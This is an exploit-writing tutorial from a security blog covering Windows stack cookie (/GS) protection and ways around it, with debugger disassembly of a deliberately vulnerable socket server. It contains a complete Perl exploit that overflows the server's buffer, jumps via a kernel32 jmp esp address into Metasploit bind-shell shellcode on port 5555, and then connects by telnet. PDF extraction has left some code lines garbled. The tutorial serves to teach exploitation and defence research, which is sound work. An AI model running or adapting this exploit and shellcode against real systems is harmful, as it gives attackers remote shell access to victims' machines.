Peter Van Eeckhoutte's Blog

:: [Knowledge is not an object, it's a flow] ::

Exploit writing tutorial part 6 : Bypassing Stack Cookies, SafeSeh, SEHOP, **HW DEP and ASLR**

Peter Van Eeckhoutte · Monday, September 21st, 2009

Introduction

In all previous tutorials in this Exploit writing tutorial series, we have looked at building exploits that would work on Windows XP / 2003 server.

The success of all of these exploits (whether they are based on direct ret overwrite or exception handler structure overwrites) are based on the fact that a reliable return address or pop/pop/ret address must be found, making the application jump to your shellcode. In all of these cases, we were able to find a more or less reliable address in one of the OS dll's or application dll's. Even after a reboot, this address stays the same, making the exploit work reliably.

Fortunately for the zillions Windows end-users out there, a number of protection mechanisms have been built-in into the Windows Operating systems.

- Stack cookies (/GS Switch cookie)
- Safeseh (/Safeseh compiler switch)
- Data Execution Prevention (DEP) (software and hardware based)
- Address Space Layout Randomization (ASLR)

Stack cookie /GS protection

The /GS switch is a compiler option that will add some code to function's prologue and epilogue code in order to prevent successful abuse of typical stack based (string buffer) overflows


When an application starts, a program-wide master cookie (4 bytes (dword), unsigned int) is calculated (pseudo-random number) and saved in the .data section of the loaded module. In the function prologue, this program-wide master cookie is copied to the stack, right before the saved EBP and EIP. (between the local variables and the return addresses)

[buffer][cookie][saved EBP][saved EIP]

During the epilogue, this cookie is compared again with the program-wide master cookie. If it is different, it concludes that corruption has occurred, and the program is terminated.

In order to minimize the performance impact of the extra lines of code, the compiler will only add the stack cookie if the function contains string buffers or allocates memory on the stack using _alloca. Furthermore, the protection is only active when the buffer contains 5 bytes or more.

In a typical buffer overflow, the stack is attacked with your own data in an attempt to overwrite the saved EIP. But before your data overwrites the saved EIP, the cookie is overwritten as well, rendering the exploit useless (but it may still lead to a DoS). The function epilogue would notice that the cookie has been changed, and the application dies.



The second important protection mechanism of /GS is variable reordering. In order to prevent attackers from overwriting local variables or arguments used by the function, the compiler will rearrange the layout of the stack frame, and will put string buffers at a higher address than all other variables. So when a string buffer overflow occurs, it cannot overwrite any other local variables.

The stack cookie is often referred to as "canary" as well. Read more at http://en.wikipedia.org/wiki/Buffer_overflow_protection, at http://blogs.technet.com/srd/archive/2009/03/16/gs-cookie-protection-effectiveness-and-limitations.aspx and at http://msdn.microsoft.com/en-us/library/aa290051(VS.71).aspx

Stack cookie /GS bypass methods

The easiest way to overcome the stack based overflow protection mechanisms, requires you to retrieve/guess/calculate the value of the cookie (so you can overwrite the cookie with the same value in your buffer). This cookie sometimes (very rarely) is a static value... but even if it is, it may contain bad characters and you may not be able to use that value.

David Litchfield has written a paper back in 2003 on how stack protection can be bypassed using some other techniques, that don't require the cookie to be guessed. (and more excellent work in this area has been done by Alex Soritov and Mark Dowd, and by Matt Miller.)

Anyways, David described that, if the overwritten cookie does not match with the original cookie, the code checks to see if there is a developer defined exception handler. (If not, the OS exception handler will kick in). If the hacker can overwrite an Exception Handler registration structure (next SEH + Pointer to SE Handler), AND trigger an exception before the cookie is checked, the stack based overflow could be executed (= SEH based exploit) despite the stack cookie.

After all, one of the most important limitations of GS is that it does not protect exception handler records. At that point, the application would need to rely solely on SEH protection mechanisms (such as SafeSEH etc) to deal with these scenario's. As explained in tutorial part 3, there are ways to overcome this safeseh issue

In 2003 server (and later XP/Vista/7/... versions) the structured exception has been modified, making it harder to exploit this scenario in more current versions of the OS.

Knowledge is not an object, it's a flow

Exception handlers are now registered in the Load Configuration Directory, and before an Exception Handler is executed, its address is checked against the list of registered handlers. We'll talk about how to bypass this later on in this article.

Bypass using Exception Handling

So, we can defeat stack protection by triggering an exception before the cookie is checked during the epilogue (or we can try to overwrite other data (parameters that are pushed onto the stack to the vulnerable function), which is referenced before the cookie check is performed.), and then deal with possible SEH protection mechanisms, if any... Of course, this second technique only works if the code is written to actually reference this data. You can try to abuse this by writing beyond the end of the stack.

[buffer][cookie][EH record][saved ebp][saved eip][arguments]

overwrite - - - - - - - - - - - - - - - - - >

The key in this scenario is that you need to overwrite far enough, and that there is an application specific exception registered (which gets overwritten). If you can control the exception handler address (in the Exception_Registration structure), then you can try to overwrite the pointer with an address that sits outside the address range of a loaded module (but should be available in memory anyways, such as loaded modules that belong to the OS etc). Most of the modules in newer versions of the Windows OS have all been compiled with /safeseh, so this is not going to work anymore. But you can still try to find a handler in a dll that is linked without safeseh (as explained in part 3 of this tutorial series). After all, SEH records on the stack are not protected by GS... you only have to bypass SafeSEH.

As explained in part 3 of this exploit writing tutorial, this pointer needs to be overwritten with a pop pop ret instruction (so the code would land at nseh, where you can do a short jump to go to your shellcode). Alternatively (or if you cannot find a pop pop ret instruction that does not sit in the address range of a loaded module belonging to the application) you can look at ESP/EBP, find the offset from these registers to the location of nseh, and look for addresses that would do

- call dword ptr [esp+nn]
- call dword ptr [ebp+nn]
- jmp dword ptr [esp+nn]
- jmp dword ptr[ebp+nn]

Where nn is the offset from the register to the location of nseh. It's probably easier to look for a pop pop ret combination, but it should work as well. the pvefindaddr Immdbg plugin may help you finding such instructions. (!pvefindaddr jseh or !pvefindaddr jseh all). Furthermore, you can also use pointers to the "add esp,8 + ret" instructions. Again, !pvefindaddr jseh (or !pvefindaddr jseh all) will help you with this (feature added in v1.17 of pvefindaddr)

Bypass by replacing cookie on stack and in .data section

Another technique to bypass stack cookie protection is by replacing this authoritative cookie value in the .data section of the module (which is writeable, otherwise the applicaiton would not be able to calculate a new cookie and store it at runtime), and replace the cookie in the stack with the same value. This technique is only possible if you have the ability to write anything at any location. (4 byte artbitrary write) – access violations that state something like the instruction below indicate a possible 4 byte arbitrary write :

mov dword ptr[reg1], reg2

(In order to make this work, you obviously need to be able to control the contents of reg1 and reg2). reg1 should then contain the memory location where you want to write, and reg2 should contain the value you want to write at that address.

Bypass because not all buffers are protected

Another exploit opportunity arises when the vulnerable code does not contains string buffers (because there will not be a stack cookie then) This is also valid for arrays of integers or pointers.

[buffer][cookie][EH record][saved ebp][saved eip][arguments]

Example : If the "arguments" don't contain pointers or string buffers, then you may be able to overwrite these arguments and take advantage of the fact that the functions are not GS protected.

Bypass by overwriting stack data in functions up the stack

When pointers to objects or structures are passed to functions, and these objects or structures resided on the stack of their callers (parent function), then this could lead to GS cookie bypass. (overwrite object and vtable pointer. If you point this pointer to a fake vtable, you can redirect the virtual function call and execute your evil code)

Bypass because you can guess/calculate the cookie

Reducing the Effective Entropy of GS Cookies

Bypass because the cookie is static

Finally, if the cookie value appears to be the same/static every time, then you can simply put this value on the stack during the overwrite.

Stack cookie protection debugging & demonstration

In order to demonstrate some stack cookie behaviour, we'll use a simple piece of code found at http://www.security-forums.com/viewtopic.php?p=302855#302855 (and used in part 4 of this tutorial series)

This code contains vulnerable function pr() which will overflow if more than 500 bytes are passed on to the function.

Open Visual Studio C++ 2008 (Express edition can be downloaded from http://www.microsoft.com/express/download/default.aspx) and create a new console application. I have slightly modified the original code so it would compile under VS2008 :

// vulnerable server.cpp : Defines the entry point for the console application. //

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

```
#include "stdafx.h"
#include "winsock.h"
#include "windows.h"
```

Peter Van Feckhouttig

Knowledge is not an object, it's a flow

26/02/2010 - 2 / 48

c) Petrer Van Eeckhouttie

//load windows socket
#pragma comment(lib, "wsock32.lib")

```
//Define Return Messages
#define SS_ERROR 1
#define SS_OK 0
void pr( char *str)
{
   char buf[500]=" ";
   strcpy(buf,str);
}
void sError(char *str)
{
   printf("Error %s",str);
   WSACleanup();
}
int _tmain(int argc, _TCHAR* argv[])
WORD sockVersion;
WSADATA wsaData;
int rVal;
char Message[5000]=" ";
char buf[2000]=" ";
u_short LocalPort;
LocalPort = 200:
//wsock32 initialized for usage
sockVersion = MAKEWORD(1,1);
WSAStartup(sockVersion, &wsaData);
  /create server socket
SOCKET serverSocket = socket(AF_INET, SOCK_STREAM, 0);
if(serverSocket == INVALID_SOCKET)
{
   sError("Failed socket()");
   return SS_ERROR;
}
SOCKADDR_IN sin;
sin.sin_family = PF_INET;
sin.sin_port = htons(LocalPort);
sin.sin_addr.s_addr = INADDR_ANY;
//bind the socket
rVal = bind(serverSocket, (LPSOCKADDR)&sin, sizeof(sin));
if(rVal == SOCKET_ERROR)
{
   sError("Failed bind()");
   WSACleanup();
   return SS_ERROR;
}
//get socket to listen
rVal = listen(serverSocket, 10);
if(rVal == SOCKET_ERROR)
{
   sError("Failed listen()");
   WSACleanup();
   return SS_ERROR;
}
//wait for a client to connect
SOCKET clientSocket;
clientSocket = accept(serverSocket, NULL, NULL);
if(clientSocket == INVALID_SOCKET)
   sError("Failed accept()");
   WSACleanup();
   return SS_ERROR;
}
int bytesRecv = SOCKET_ERROR;
while( bytesRecv == SOCKET_ERROR )
   //receive the data that is being sent by the client max limit to 5000 bytes.
bytesRecv = recv( clientSocket, Message, 5000, 0 );
   if ( bytesRecv == 0 || bytesRecv == WSAECONNRESET )
   ł
      printf( "\nConnection Closed.\n");
      break;
   }
```

}	
<pre>//Pass the data received to the function pr(Message);</pre>	pr
<pre>//close client socket closesocket(clientSocket); //close server socket closesocket(serverSocket);</pre>	

WSACleanup();

return SS_OK;
}

Edit the vulnerable server properties

🖄 vulnerable server - V	risual C++ 2008 Express Edition	
File Edit View Pro	ect Build Debug Tools Window I	Help
🔚 • 🔛 • 💕 🖡 🤧	Add Class	
1 🖫 💁 🗛 🛯 🖽	Add New Item Ctrl+Shift+A	
Solution Explorer - Sol 😐	Add Existing Item Shift+Alt+A	
🛅 🚱 🗵	Exclude From Project	F
Solution Yuhera	Show All Files	ws
E- 🔐 Vullerable	Set as StartUp Project	
h) stda	Refresh Project Toolbox Items	- 30
- 🗀 Resourc	vulnerable server Properties Alt+F7	
E - 🗁 Source Pies	//Deline Recu	- 11 2

Go to C/C++, Code Generation, and set "Buffer Security Check" to No

Attve(Nelease)	Patform: Artive(VEr32)	<u> </u>
Configuration Properties	Enable String Pouling	No
General	Enable Minimal Rabuild	No
- Debugging	Enable C++ Exceptions	Yes ((DHx))
8 QC++	Snaler Type Check	No
General	Bask Runtime Checks	Cefault
Optimization	Purkine Ubnary	Multi-threaded DLL (/MD)
Preprocessor	Struct Member Alignment	Cofa.k
Code Generation	Buller Security Check.	No (/65-)
Language	Enable Function-Cervel Unking	Tes (/Gy)
Precongiled Peaders Output Piles Browse Information Advanced	Enable Enhanced Instruction Set	Not Set
	Floating Point Hodel	Precise (Ifp.precise)
	Evable Floating Font Exceptions	NO

Compile the code (debug mode).

Open the vulnerable server.exe in your favorite debugger and look at the function pr() :

eip=70	c90120e esp=0039ffcc e	bp=0039fff4	2 edx=00000003 esi=00000004 edi=00000005 4 iopl=0 nv up ei pl zr na pe nc
	1b ss=0023 ds=0023	es=0023 fs	s=0038 gs=0000 efl=00000246
	!DbgBreakPoint:		
	20e cc in	t 3	
	> uf pr		
* * *			to verify <mark>fone</mark> cksCu:m\Document <mark>sand</mark>
			tudio 2008\Projects\vulnerable server\Debug\vulnerable server.exe
	erable_server!		and [c:\documents
		s∖visual s	tudio 2008\projects\vulnerable server\vulnerable server\vulnerable serve
	@ 17]:		
	00411430 55	push	ebp
	00411431 8bec	mov	ebp, esp
	00411433 81ecbc020000	sub	esp,2BCh
	00411439 53	push	ebx
	0041143a 56	push	esi
	0041143b 57	push	edi
	0041143c 8dbd44fdffff		edi,[ebp-2BCh]
	00411442 b9af000000	mov	ecx,0AFh
	00411447 b8ccccccc	mov	eax,0CCCCCCCh
	0041144c f3ab	rep sto	os dword ptr es:[edi]
	0041144e a03c574100	mov	al,byte ptr [vulnerable_server!`string' (0041573c)]
	00411453 888508feffff		byte ptr [ebp-1F8h],al
	00411459 68f3010000	push	1F3h
	0041145e 6a00	push	0
	00411460 8d8509feffff		eax,[ebp-1F7h]
	00411466 50	push	eax
	00411467 e81bfcffff	call	vulnerable_server!ILT+130(_memset) (00411087)
	0041146c 83c40c	add	esp,0Ch
	0041146f 8b4508	mov	eax,dword ptr [ebp+8]
	00411472 50	push	eax
	00411473 8d8d08feffff		ecx,[ebp-1F8h]
	00411479 51	push	ecx
19	0041147a e83ffcffff	call	<pre>vulnerable_server!ILT+185(_strcpy) (004110be)</pre>

26/02/2010 - 4 / 48

Knowledge is not an object, it's a flow

19	0041147f	83c408	add	esp,8
20	00411482	52	push	edx
20	00411483	8bcd	mov	ecx,ebp
20	00411485	50	push	eax
20	00411486	8d15a8144100	lea	edx,[vulnerable_server!pr+0x78 (004114a8)]
20	0041148c	e80ffcffff	call	<pre>vulnerable_server!ILT+155(_RTC_CheckStackVars (004110a0)</pre>
20	00411491	58	рор	eax
20	00411492	5a	рор	edx
20	00411493	5f	рор	edi
20	00411494	5e	рор	esi
20	00411495	5b	рор	ebx
20	00411496	81c4bc020000	add	esp,2BCh
20	0041149c	3bec	cmp	ebp,esp
20	0041149e	e8cffcfff	call	<pre>vulnerable_server!ILT+365(RTC_CheckEsp) (00411172)</pre>
20	004114a3	8be5	mov	esp,ebp
20	004114a5	5d	рор	ebp
20	004114a6	c3	ret	

As you can see, the function prologue does not contain any references to a security cookie whatsoever. Now rebuild the executable with the /GS flag enabled (set Buffer Security Check to "On" again) and look at the function again :

(738.828): Break instruction exception - code 80000003 (first chance) eax=00251eb4 ebx=7ffdc000 ecx=00000002 edx=00000004 esi=00251f48 edi=00251eb4 nv up ei pl nz na po nc eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0 cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202 ntdll!DbgBreakPoint: 7c90120e cc int 3 0:000> uf pr *** WARNING: Unable to verify checksum for vulnerable server.exe vulnerable_server!pr and [c:\documents settings\peter\my documents\visual studio 2008\projects\vulnerable server\vulnerable server\vulnerable server r.cpp @ 17] 17 00411430 55 push ebp 17 00411431 8bec mov ebp,esp 17 00411433 81ecc0020000 sub esp,2C0h 17 00411439 53 push ebx 17 0041143a 56 push esi 17 0041143b 57 push edi 17 0041143c 8dbd40fdffff lea edi,[ebp-2C0h] 17 00411442 b9b0000000 ecx,0B0h mov 17 00411447 b8ccccccc mov eax,0CCCCCCCh 17 0041144c f3ab rep stos dword ptr es:[edi] 0041144e a100704100 eax,dword ptr [vulnerable_server!__security_cookie (00417000)] 17 mov 00411453 33c5 17 xor eax,ebp 17 00411455 8945fc dword ptr [ebp-4],eax mov 18 00411458 a03c574100 al,byte ptr [vulnerable_server!`string' (0041573c)] mov 18 0041145d 888504feffff byte ptr [ebp-1FCh],al mov 18 00411463 68f3010000 1F3h push 18 00411468 6a00 push 0 18 0041146a 8d8505feffff lea eax,[ebp-1FBh] 18 00411470 50 push eax 18 00411471 e811fcffff vulnerable_server!ILT+130(_memset) (00411087) call 18 00411476 83c40c add esp.0Ch 19 00411479 8b4508 eax,dword ptr [ebp+8] mov 19 0041147c 50 push eax 19 0041147d 8d8d04feffff lea ecx,[ebp-1FCh] 19 00411483 51 push ecx 19 00411484 e835fcffff call vulnerable_server!ILT+185(_strcpy) (004110be) 19 00411489 83c408 add esp,8 push edx 20 0041148c 52 20 0041148d 8bcd mov ecx,ebp 20 0041148f 50 push eax 20 00411490 8d15bc144100 lea edx,[vulnerable server!pr+0x8c (004114bc)] 20 00411496 e805fcffff call vulnerable_server!ILT+155(_RTC_CheckStackVars (004110a0) 20 0041149b 58 pop eax 20 0041149c 5a pop edx 20 0041149d 5f edi рор 20 0041149e 5e pop esi 20 0041149f 5b pop ebx 20 004114a0 8b4dfc mov ecx, dword ptr [ebp-4] ecx,ebp vulnerable_server!ILT+30(__security_check_cookie (00411023) 004114a3 33cd 20 xor 004114a5 e879fbffff call 20 004114aa 81c4c0020000 add esp,2C0h 20 004114b0 3bec cmp ebp,esp 20 004114b2 e8bbfcffff vulnerable_server!ILT+365(__RTC_CheckEsp) (00411172) call 20 004114b7 8be5 mov esp,ebp 20 004114b9 5d 20 004114ba c3 ebp pop

In the function prolog, the following things happen :

- sub esp,2c0h : 704 bytes are set aside

c) Petrer Van Eeckhouttte

- mov eax,dword ptr[vulnerable_server!__security_cookie (00417000)] : a copy of the cookie is fetched

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

ret

- xor eax,ebp : logical xor of the cookie with EBP

- Then, cookie is stored on the stack, directly below the return address

http://www.corelan.be:8800

In the function epilog, this happens :

- mov ecx,dword ptr [ebp-4] : get stack's copy of the cookie

- xor ecx,ebp : perform the xor again

- call vulnerable_server!ITL+30(_security_check_cookie (00411023) : jump to the routine to verify the cookie

In short : a security cookie is added to the stack and is compared again before the function returns.

When you try to overflow this buffer by sending more than 500 bytes to port 200, the application will die (in the debugger, the application will go to a breakpoint – uninitialized variables are filled with 0xCC at runtime when compiling with VS2008 C++, due to RTC) and esp contains this :

(a38.444): Break instruction exception - code 80000003 (first chance) eax=00000001 ebx=0041149b ecx=bb522d78 edx=0012cb9b esi=102ce7b0 edi=00000002 eip=7c90120e esp=0012cbbc ebp=0012da08 iopl=0 nv up ei pl nz na po nc cs=001b ss=0023 ds=0023 es=0023 fs=003b qs=0000 efl=00000202															
ntdll!DbgE											90 .				0.00000202
7c90120e c	c				int		3								
0:000> d e	- F														
0012cbbc	06 24	41	00	00	00	00	00-01	5c	41	00	2c	da	12	00	.\$A\A.,
0012cbcc	2c da	12	00	00	00	00	00-dc	cb	12	00	b0	e7	2c	10	,,.
0012cbdc	53 00) 74	00	61	00	63	00-6b	00	20	00	61	00	72	00	S.t.a.c.ka.r.
0012cbec	6f 00) 75	00	6e	00	64	00-20	00	74	00	68	00	65	00	o.u.n.dt.h.e.
0012cbfc	20 00) 76	00	61	00	72	00-69	00	61	00	62	00	6c	00	.v.a.r.i.a.b.l.
0012cc0c	65 00	20	00	27	00	62	00-75	00	66	00	27	00	20	00	e'.b.u.f.'
0012cc1c	77 00) 61	00	73	00	20	00-63	00	6f	00	72	00	72	00	w.a.sc.o.r.r.
0012cc2c	75 00) 70	00	74	00	65	00-64	00	2e	00	00	00	00	00	u.p.t.e.d

(The text in ESP "Stack around the variable 'buf' was corrupted" is the result of RTC check that is included in VS 2008. Disabling the Run Time Check in Visual Studio can be done by disabling compile optimization or setting /RTCu parameter.. Of course, in real life, you don't want to disable this, as it is well effective against stack corruption)

When you compile the original code with lcc-win32 (which has no compiler protections, leaving the executable vulnerable at runtime), and open the executable in windbg (without starting it yet) then the function looks like this :

<pre>(82c.af4): Break instruction exception - code 80000003 (first chance) eax=00241eb4 ebx=7ffd7000 ecx=00000005 edx=00000020 esi=00241f48 edi=00241eb4 eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0</pre>						
7c90120e cc	int	3				
0:000> uf pr	THE	5				
	erify ch	ecksum for c:\sploits\vulnsrv\\vulnsrv.exe				
vulnsrv!pr:	cirry ch					
004012d4 55	push	ebp				
004012d5 89e5	mov	ebp,esp				
004012d7 81ecf4010000	sub	esp,1F4h				
004012dd b97d000000	mov	ecx,7Dh				
vulnsrv!pr+0xe:						
004012e2 49	dec	ecx				
004012e3 c7048c5a5afaff	mov	dword ptr [esp+ecx*4],0FFFA5A5Ah				
004012ea 75f6	jne	vulnsrv!pr+0xe (004012e2)				
vulnsrv!pr+0x18:						
004012ec 56	push	esi				
004012ed 57	push	edi				
004012ee 8dbd0cfefff	lea	edi,[ebp-1F4h]				
004012f4 8d35a0a04000 004012fa b9f4010000	lea mov	esi,[vulnsrv!main+0x8d6e (0040a0a0)]				
0040121a D914010000		ecx,1F4h s byte ptr es:[edi],byte ptr [esi]				
00401301 ff7508	push	dword ptr [ebp+8]				
00401304 8dbd0cfeffff	lea	edi,[ebp-1F4h]				
0040130a 57	push	edi				
0040130b e841300000	call	vulnsrv!main+0x301f (00404351)				
00401310 83c408	add	esp,8				
00401313 5f	pop	edi				
00401314 5e	рор	esi				
00401315 c9	leave					
00401316 c3	ret					

Now send a 1000 character Metasploit pattern) to the server (not compiled with /GS) and watch it die :

We control eip at offset 508. ESP points to a part of our buffer:

0:000> d esp 0012e264 30 41 72 31 41 72 32 41-72 33 41 72 34 41 72 35 0Ar1Ar2Ar3Ar4Ar5

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

26/02/2010 - 6 / 48

Knowledge is not an object, it's a flow

0012e274 41 72 36 41 72 37 41 72-38 41 72 39 41 73 30 41 Ar6Ar7Ar8Ar9As0A 73 31 41 73 32 41 73 33 41 73 34 41 73 35 41 73 36 41 73 37 41 73 38 41 73 39 41 74 30 41 74 31 0012e284 s1As2As3As4As5As 0012e294 6As7As8As9At0At1 41 74 32 41 74 33 41 74-34 41 74 35 41 74 36 41 0012e2a4 At2At3At4At5At6A 74 37 41 74 38 41 74 39-41 75 30 41 75 31 41 75 0012e2b4 t7At8At9Au0Au1Au 32 41 75 33 41 75 34 41-75 35 41 75 36 41 75 37 0012e2c4 2Au3Au4Au5Au6Au7 41 75 38 41 75 39 41 76-30 41 76 31 41 76 32 41 0012e2d4 Au8Au9Av0Av1Av2A 0:000> d 0012e2e4 33 41 76 34 41 76 35-41 76 36 41 76 37 76 v3Av4Av5Av6Av7Av 38 41 76 39 41 77 30 41-77 31 41 77 32 41 77 33 41 77 34 41 77 35 41 77-36 41 77 37 41 77 38 41 0012e2f4 8Av9Aw0Aw1Aw2Aw3 0012e304 Aw4Aw5Aw6Aw7Aw8A 39 41 78 30 41 78 31-41 78 32 41 78 33 41 78 41 78 35 41 78 36 41-78 37 41 78 38 41 78 39 0012e314 77 w9Ax0Ax1Ax2Ax3Ax 0012e324 34 4Ax5Ax6Ax7Ax8Ax9 41 79 30 41 79 31 41 79-32 41 79 33 41 79 34 41 0012e334 Av0Av1Av2Av3Av4A 79 35 41 79 36 41 79 37-41 79 38 41 79 39 41 7a 0012e344 y5Ay6Ay7Ay8Ay9Az 0012e354 30 41 7a 31 41 7a 32 41-7a 33 41 7a 34 41 7a 35 0Az1Az2Az3Az4Az5 0:000> d 0012e364 41 7a 36 41 7a 37 41 7a-38 41 7a 39 42 61 30 42 Az6Az7Az8Az9Ba0B 0012e374 a1Ba2Ba3Ba4Ba5Ba 0012e384 6Ba7Ba8Ba9Bb0Bb1 0012e394 42 62 32 42 62 33 42 62 34 42 62 35 42 62 36 42 Bb2Bb3Bb4Bb5Bb6B 37 42 62 38 42 62 39-42 63 30 42 63 31 42 63 b7Bb8Bb9Bc0Bc1Bc 0012e3a4 62 0012e3b4 32 42 63 33 42 63 34 42-63 35 42 63 36 42 63 37 2Bc3Bc4Bc5Bc6Bc7 0012e3c4 42 63 38 42 63 39 42 64-30 42 64 31 42 64 32 42 Bc8Bc9Bd0Bd1Bd2B 64 33 42 64 34 42 64 35-42 64 36 42 64 37 42 64 d3Bd4Bd5Bd6Bd7Bd 0012e3d4

(esp points to buffer at offset 512)

\$./pattern_offset.rb 0Ar1 1000
512

Quick and dirty exploit (with jmp esp from kernel32.dll : 0×7C874413) :

```
Writing buffer overflows - Tutorial
# Peter Van Eeckhoutte
# http://www.corelan.be:8800
# Exploit for vulnsrv.c
print
                                          ----\n :
     ...
            Writing Buffer Overflows\n";
print
              Peter Van Eeckhoutte\n";
print
            http://www.corelan.be:8800\n";
print
print
           Exploit for vulnsrv.c\n";
print
print
                                     ----\n"
use strict;
use Socket;
my $junk = "\x90" x 508;
#jmp esp (kernel32.dll)
my $eipoverwrite = pack('V',0x7C874413);
# windows/shell_bind_tcp - 702 bytes
 http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=5555, RHOST=
my $shellcode="\x89\xe0\xd9\xd0\xd9\x70\xf4\x59\x49\x49\x49\x49\x49\x43" .
 \x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58'
"\x34\x41\x50\x30\x41\x33\x48\x30\x41\x30\x41\x30\x41\x42"
"\x41\x41\x42\x54\x41\x51\x32\x41\x42\x32\x42\x30"
\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42\x4a\
"\x45\x30\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47\x35"
"\x47\x4c\x4c\x4b\x43\x4c\x43\x35\x44\x38\x45\x51\x4a\x4f"
"\x4c\x4b\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x43\x31"
"\x4a\x4b\x47\x39\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e"
"\x50\x31\x49\x50\x4a\x39\x4e\x4c\x4c\x44\x49\x50\x42\x54"
"\x45\x57\x49\x51\x48\x4a\x44\x4d\x45\x51\x48\x42\x4a\x4b"
"\x4c\x34\x47\x4b\x46\x34\x46\x44\x51\x38\x42\x55\x4a\x45"
"\x4c\x4b\x51\x4f\x51\x34\x43\x31\x4a\x4b\x43\x56\x4c\x4b"
"\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b"
"\x50\x4e\x44\x4e\x4a\x4c\x46\x30\x4b\x4f\x4e\x36\x45\x36"
"\x51\x43\x42\x46\x43\x58\x46\x53\x47\x42\x45\x38\x43\x47"
\x44\x33\x46\x52\x51\x4f\x46\x34\x4b\x4f\x48\x50\x42\x48"
"\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x46\x30\x4b\x4f\x48\x56"
"\x51\x4f\x4c\x49\x4d\x35\x43\x56\x4b\x31\x4a\x4d\x45\x58"
"\x44\x42\x46\x35\x43\x5a\x43\x32\x4b\x4f\x4e\x30\x45\x38"
"\x48\x59\x45\x59\x4a\x55\x4e\x4d\x51\x47\x4b\x4f\x48\x56'
"\x51\x43\x50\x53\x50\x53\x46\x33\x46\x33\x51\x53\x50\x53"
```

26/02/2010 - 7 / 48

If you want to show your respect for my work - donate : http://www.corelan.be:8800/index.php/donate/

 $\x47\x33\x46\x33\x4b\x4f\x4e\x30\x42\x46\x42\x48\x42\x35\$ '\x4e\x53\x45\x36\x50\x53\x4b\x39\x4b\x51\x4c\x55\x43\x58" "\x4e\x44\x45\x4a\x44\x30\x49\x57\x46\x37\x4b\x4f\x4e\x36" "\x42\x4a\x44\x50\x50\x51\x50\x55\x4b\x4f\x48\x50\x45\x38" "\x49\x34\x4e\x4d\x46\x4e\x4a\x49\x50\x57\x4b\x4f\x49\x46" "\x46\x33\x50\x55\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x51\x59" "\x4c\x46\x51\x59\x51\x47\x4b\x4f\x49\x46\x46\x30\x50\x54" "\x46\x34\x50\x55\x4b\x4f\x48\x50\x4a\x33\x43\x58\x4b\x57" "\x43\x49\x48\x46\x44\x39\x51\x47\x4b\x4f\x4e\x36\x46\x35" $\x4b\x4f\x48\x50\x43\x56\x43\x5a\x45\x34\x42\x46\x45\x38\$ '\x43\x53\x42\x4d\x4b\x39\x4a\x45\x42\x4a\x50\x50\x50\x59" "\x47\x59\x48\x4c\x4b\x39\x4d\x37\x42\x4a\x47\x34\x4c\x49" "\x4b\x52\x46\x51\x49\x50\x4b\x43\x4e\x4a\x4b\x42\x47\x32" "\x46\x4d\x4b\x4e\x50\x42\x46\x4c\x4d\x43\x4c\x4d\x42\x5a" "\x46\x58\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x43\x42\x4b\x4e" "\x48\x33\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x48\x56" "\x45\x51\x46\x31\x50\x51\x51\x45\x50\x51\x4b\x4f\x4e\x30" "\x43\x58\x4e\x4d\x49\x49\x44\x45\x48\x4e\x46\x33\x4b\x4f" "\x48\x56\x43\x5a\x4b\x4f\x4b\x4f\x50\x37\x4b\x4f\x4e\x30" "\x4c\x4b\x51\x47\x4b\x4c\x4b\x33\x49\x54\x42\x44\x4b\x4f" x48x56x51x42x4bx4fx48x50x43x58x4ax50x4cx4a"\x43\x34\x51\x4f\x50\x53\x4b\x4f\x4e\x36\x4b\x4f\x48\x50" "\x41\x41"; my \$nops="\x90" x 10; # initialize host and port my \$host = shift || 'localhost'; my \$port = shift || 200; my \$proto = getprotobyname('tcp'); # get the port address my \$iaddr = inet_aton(\$host); my \$paddr = sockaddr_in(\$port, \$iaddr); print "[+] Setting up socket\n"; # create the socket, connect to the port socket(SOCKET, PF_INET, SOCK_STREAM, \$proto) or die "socket: \$!"; print "[+] Connecting to \$host on port \$port\n"; connect(SOCKET, \$paddr) or die "connect: \$!"; print "[+] Sending payload\n"; print SOCKET \$junk.\$eipoverwrite.\$nops.\$shellcode."\n";

print "[+] Payload sent\n"; close SOCKET or die "close: \$!"; system("telnet \$host 5555\n");

Ok, that works. Plain and simple, but the exploit only works because there is no /GS protection. Now try the same against the vulnerable server that was compiled with /GS :

▶ Pid 2580 - Wie0bgr6.11.0001.404 X86	Command Prompt - vulnerableserver_with_gszeve
File Edit View Debug Window Hep	Coloploits/vulnerv/vulnerableserver_no_gousse
● メール ● ● ● ● ● ● ● ● ● ● ● ● ● ● ● ● ● ● ●	Coloploits/vulnerv/vulnerableserver_with_gousse
